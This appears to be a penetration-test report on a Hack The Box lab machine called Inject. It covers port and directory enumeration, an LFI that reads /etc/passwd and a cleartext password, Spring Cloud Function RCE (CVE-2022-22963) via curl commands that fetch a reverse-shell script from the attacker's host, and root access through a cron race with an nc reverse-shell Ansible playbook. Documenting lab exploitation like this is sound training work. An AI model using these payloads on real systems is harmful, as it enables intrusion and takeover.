

## 4. Independent Challenges

### 4.1 Inject.htb – 10.10.11.204

To begin with, I start scanning all the ports on the target to obtain an overall picture of the target. For this I use following command “sudo nmap -sS -p- --min-rate 10000 -v inject.htb”

```
(corso@kali)-[~/Desktop/htb/inject]
$ sudo nmap -sS -p- --min-rate 10000 inject.htb
[sudo] password for corso:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-06 08:03 EDT
Warning: 10.10.11.204 giving up on port because retransmission cap hit (10).
Nmap scan report for inject.htb (10.10.11.204)
Host is up (0.055s latency).
Not shown: 62493 closed tcp ports (reset), 3040 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 40.14 seconds
```

Illustration 1 Open TCP ports on inject.htb

#### 4.1.1 Service Enumeration

Once the open ports are known, I began the service enumeration process. In order to do this, nmap tool was used and, specifically the following command: “sudo nmap -sS p22,8080 -sV -O inject.htb”

```
(corso@kali)-[~/Desktop/htb/inject]
$ sudo nmap -sS -p22,8080 -sV -O inject.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-06 08:06 EDT
Nmap scan report for inject.htb (10.10.11.204)
Host is up (0.25s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
8080/tcp   open  nagios-nscs Nagios NSCA
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (96%), Linux 4.15 - 5.6 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.3 (95%), Linux 3.1 (95%), Linux 3.2 (95%), Linux 5.3 - 5.4 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U W AP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.13 seconds
```

Illustration 2 Service versions

#### Port Scan Results

Port	Service	Version
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

8080	Nagios-nasca	Nagios NSCA
------	--------------	-------------

## HTTP Enumeration

The first step taken was to scan using gobuster in order to find directories and other functions in the service. The command used was “sudo gobuster dir -u <http://inject.htb:8080/> -w /usr/share/wfuzz/wordlist/general/big.txt -x php,txt,zip,py”.

```
(corso@kali)-[~/Desktop/htb/inject]
$ sudo gobuster dir -u http://inject.htb:8080/ -w /usr/share/wfuzz/wordlist/general/big.txt -x php,txt,zip,py
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://inject.htb:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wfuzz/wordlist/general/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: php,txt,zip,py
[+] Timeout: 10s
2023/04/06 07:46:32 Starting gobuster in directory enumeration mode
/error (Status: 500) [Size: 106]
/register (Status: 200) [Size: 5654]
/upload (Status: 200) [Size: 1857]
Progress: 15108 / 15125 (99.89%)
2023/04/06 07:48:10 Finished
```

Illustration 3 Web directory scanning

As it can be seen in the picture above, “/upload” is found. If visited, it allows a user to upload images to the web server and then, takes the user to another URL where it shows the recently uploaded picture.




Illustration 4 Uploading functionality

If we click on “View your Image” the web server then take us to a new URL “/show\_image?img=1 (5).jpg” where it shows the picture.




Illustration 5 Viewing the picture.

Next thing tried was to check if there was some kind of LFI on the "img" parameter using burpsuite and an LFI dictionary  
([https://github.com/carlospolop/Auto\\_Wordlists/blob/main/wordlists/file\\_inclusion\\_linux.txt](https://github.com/carlospolop/Auto_Wordlists/blob/main/wordlists/file_inclusion_linux.txt)).

[illegible]

*Illustration 6 HTTP Request to trigger LFI*

Request		Response		
		Pretty	Raw	Hex
		Render		
1	HTTP/1.1 200			
2	Accept-Ranges: bytes			
3	Content-Type: image/jpeg			
4	Content-Length: 1986			
5	Date: Thu, 06 Apr 2023 12:02:52 GMT			
6	Connection: close			
7				
8	root:x:0:0:root:/root:/bin/bash			
9	daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin			
10	bin:x:2:2:bin:/bin:/usr/sbin/nologin			
11	sys:x:3:3:sys:/dev:/usr/sbin/nologin			
12	sync:x:4:65534:sync:/bin:/bin/sync			
13	games:x:5:60:games:/usr/games:/usr/sbin/nologin			
14	man:x:6:12:man:/var/cache/man:/usr/sbin/nologin			
15	lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin			
16	mail:x:8:8:mail:/var/mail:/usr/sbin/nologin			
17	news:x:9:9:news:/var/spool/news:/usr/sbin/nologin			
18	uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin			
19	proxy:x:13:13:proxy:/bin:/usr/sbin/nologin			
20	www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin			
21	backup:x:34:34:backup:/var/backups:/usr/sbin/nologin			
22	list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin			
23	irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin			
24	gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin			
25	nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin			
26	systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin			
27	systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin			
28	systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin			
29	messagebus:x:103:106:./nonexistent:/usr/sbin/nologin			
30	syslog:x:104:110:./home/syslog:/usr/sbin/nologin			
31	_apt:x:105:65534:./nonexistent:/usr/sbin/nologin			
32	tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false			
33	uidd:x:107:112:./run/uidd:/usr/sbin/nologin			
34	tcpdump:x:108:113:./nonexistent:/usr/sbin/nologin			
35	landscape:x:109:115:./var/lib/landscape:/usr/sbin/nologin			
36	pollinate:x:110:1:./var/cache/pollinate:/bin/false			
37	usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin			
38	systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin			
39	frank:x:1000:1000:frank:/home/frank:/bin/bash			
40	lxd:x:998:100:./var/snap/lxd/common/lxd:/bin/false			
41	sshd:x:113:65534:./run/sshd:/usr/sbin/nologin			
42	phil:x:1001:1001:./home/phil:/bin/bash			

Illustration 7 LFI

As it can be seen, LFI vulnerability is found. The next step is to search for juicy files. A cleartext password for user “phil” is found on “/home/frank/.m2/settings.xml” (DocPhillovestoInject123).

Request		Response			
		Pretty	Raw	Hex	Render
1	GET /show_image?img=../../../../../../../../home/frank/.m2/settings.xml				
2	HTTP/1.1				
3	Host: inject.htb:8080				
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20180101 Firefox/102.0				
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8				
6	Accept-Language: en-US,en;q=0.5				
7	Accept-Encoding: gzip, deflate				
8	Referer: http://inject.htb:8080/upload				
9	Connection: close				
10	Upgrade-Insecure-Requests: 1				
11					
		1	HTTP/1.1 200		
		2	Accept-Ranges: bytes		
		3	Content-Type: image/jpeg		
		4	Content-Length: 617		
		5	Date: Sun, 09 Apr 2023 14:15:28 GMT		
		6	Connection: close		
		7			
		8	<?xml version="1.0" encoding="UTF-8"?>		
		9	<settings xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"		
		10	xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">		
		11	<servers>		
		12	<server>		
		13	<id>Inject</id>		
		14	<username>phil</username>		
		15	<password>DocPhillovestoInject123</password>		
		16	<privateKey>\$(user.home)/.ssh/id_dsa</privateKey>		
		17	<filePermissions>660</filePermissions>		
		18	<directoryPermissions>660</directoryPermissions>		
		19	<configuration></configuration>		
		20	</server>		
		21	</servers>		
		22	</settings>		
		23			

Illustration 8 Cleartext password for user phil

Another juicy file is found ‘/var/www/WebApp/pom.xml’, inside it, we can see all the dependencies used in the application. As it can be seen, it uses spring-cloud-function-web which has a known vulnerability CVE-2022-22963.

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /show_image?img=			41			
2	../../../../../../../../var/www/WebA			42	<dependency>		
3	pp/pom.xml HTTP/1.1			43	<groupId>org.springframework.boot</groupId>		
4	Host: inject.htb:8080			44	<artifactId>spring-boot-devtools</artifactId>		
5	User-Agent: Mozilla/5.0 (X11; Linux			45	<scope>runtime</scope>		
6	x86_64; rv:102.0) Gecko/20100101			46	<optional>true</optional>		
7	Firefox/102.0			47	</dependency>		
8	Accept:			48	<dependency>		
9	text/html,application/xhtml+xml,application			49	<groupId>org.springframework.cloud</groupId>		
10	n/xml;q=0.9,image/avif,image/webp,*/*;q=0.			50	<artifactId>spring-cloud-function-web</artifactId>		
11	8			51	<version>3.2.2</version>		
	Accept-Language: en-US,en;q=0.5			52	</dependency>		
	Accept-Encoding: gzip, deflate			53	<dependency>		
	Referer: http://inject.htb:8080/upload			54	<groupId>org.springframework.boot</groupId>		
	Connection: close			55	<artifactId>spring-boot-starter-test</artifactId>		
	Upgrade-Insecure-Requests: 1			56	<scope>test</scope>		
				57	</dependency>		
				58	</dependency>		
				59	<dependency>		

Illustration 9 Spring Cloud Dependency

### 4.1.2 Initial Access – RCE

**Vulnerability Explanation:** Spring Cloud Function versions 3.1.6, 3.2.2 and older versions are vulnerable to RCE if routing functionality is used. It is possible for a user to provide an specially crafted SpEL as a routing-expression that may result in remote code execution ("<https://nvd.nist.gov/vuln/detail/CVE-2022-22963>").

**Vulnerability Fix:** Users should upgrade to version 3.1.7 or 3.2.3. ("<https://spring.io/security/cve-2022-22963>")

**Severity:** **Critical**

**Steps to reproduce the attack:** In order to reproduce the attack, a POST HTTP request must be made. Using curl the command is the following: `"curl -X POST http://inject.htb:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("command-to-execute")' --data-raw 'data' -v"` . We will obtain RCE and execute commands. PoC obtained here <https://github.com/me2nuk/CVE-2022-22963>

**Proof of Concept Code:** To obtain a shell in the machine, the following steps were taken:

1. Create a local sh file containing a bash reverse shell called `"shell.sh"`. And start a python simple http server on port 8000 in order to serve `"shell.sh"`




Illustration 10 Shell.sh

2. Download it on the victim using: `"curl -X POST http://inject.htb:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec('wget http://10.10.14.7:8000/shell.sh -O /tmp/shell.sh ')" --data-raw 'data' -v"`
3. Make it executable using: `"curl -X POST http://inject.htb:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec('chmod +x /tmp/shell.sh ')" --data-raw 'data' -v"`
4. Execute it with: `"curl -X POST http://inject.htb:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec('"/tmp/shell.sh ')" --data-raw 'data' -v"`
5. Receive the reverse connection and get the shell.




Illustration 11 Shell opened as frank

The next step is to use the previously found cleartext credential and try to access as user “phil”.

```

frank@inject:/$ hostname
hostname
inject
frank@inject:/$ su phil
su phil
Password: DocPhillovestoInject123

id
uid=1001(phil) gid=1001(phil) groups=1001(phil),50(staff)
python -c 'import pty;pty.spawn("/bin/bash")'
bash: line 3: python: command not found
python3 -c 'import pty;pty.spawn("/bin/bash")'
phil@inject:/$ export TERM=xterm
export TERM=xterm
phil@inject:/$ █

```

Illustration 12 Shell opened as phil

```

phil@inject:~$ pwd
/home/phil
phil@inject:~$ cat user.txt
9623e0646fc883698c101160a27f49e3
phil@inject:~$ █

```

Ilustración 1 user.txt

### 4.1.3 Privilege Escalation – Cron process exploitation

**Vulnerability Explanation:** Each two minutes a cron process is executed as Root (ansible-parallel). This cron job does the following:

1. Deletes everything in “/opt/automation/tasks/”, then copies there “/root/playbook\_1.yml”.
2. Executes “/bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/\*.yml”.
3. As a result of the previous command each yml file is executed with “ansible-playbook” “/usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook\_1.yml”

```

2023/04/10 12:24:00 CMD: UID=0 PID=1 | /sbin/init auto automatic-ubiquity noprompt
2023/04/10 12:24:02 CMD: UID=0 PID=206298 | /bin/sh -c sleep 10 66 /usr/bin/rm -rf /opt/automation/tasks/* 66 /usr/bin/cp /root/playbook_1.yml /opt/automation/tasks/
2023/04/10 12:24:02 CMD: UID=0 PID=206297 | /usr/sbin/CRON -f
2023/04/10 12:24:02 CMD: UID=0 PID=206296 | /usr/sbin/CRON -f
2023/04/10 12:24:02 CMD: UID=0 PID=206295 | /usr/sbin/CRON -f
2023/04/10 12:24:02 CMD: UID=0 PID=206299 | /bin/sh -c sleep 10 66 /usr/bin/rm -rf /opt/automation/tasks/* 66 /usr/bin/cp /root/playbook_1.yml /opt/automation/tasks/
2023/04/10 12:24:02 CMD: UID=0 PID=206301 | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
2023/04/10 12:24:02 CMD: UID=0 PID=206300 | /bin/sh -c /usr/local/bin/ansible-parallel /opt/automation/tasks/*.yml
2023/04/10 12:24:02 CMD: UID=0 PID=206305 | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2023/04/10 12:24:02 CMD: UID=0 PID=206307 | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2023/04/10 12:24:02 CMD: UID=0 PID=206308 | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml
2023/04/10 12:24:02 CMD: UID=0 PID=206309 | ssh -o ControlPersist
2023/04/10 12:24:03 CMD: UID=0 PID=206311 | /usr/bin/python3 /usr/bin/ansible-playbook /opt/automation/tasks/playbook_1.yml

```

Illustration 13 Cron job inspected with pspy64

Placing a malicious yml file in “/opt/automation/tasks” in the right moment, will result in this file getting executed with elevated privileges (it is important to take into account the race condition that exists as the cron job firstly deletes everything in the folder)

**Vulnerability Fix:** Avoid using wildcards to specify a cron job argument that is run as root.

**Severity:** **Critical**

### Steps to reproduce the attack:

Create a malicious yml file with the following content:

```
phil@inject:~$ nano pwnbook.yml
phil@inject:~$ cat pwnbook.yml
- hosts: localhost
  tasks:
  - name: Check pwn
    ansible.builtin.shell: nc 10.10.14.12 4444 -e /bin/bash
    args:
      executable: /bin/bash
```

*Illustration 14 Malicious yml file*

Create a bash script to win the race condition with the following content:

```
phil@inject:~$ cat race.sh
#!/bin/bash
while true;
do
  if ! [ -e /opt/automation/tasks/pwnbook.yml ]; then
    cp pwnbook.yml /opt/automation/tasks/pwnbook.yml
  fi
done
```

*Illustration 15 Bash script*

Listen on port 4444 on the attacking machine, execute the bash script in the background and wait for the incoming connection.

**Screenshot:**

### 4.1.3 Post-Exploitation

**System Proof Screenshot:**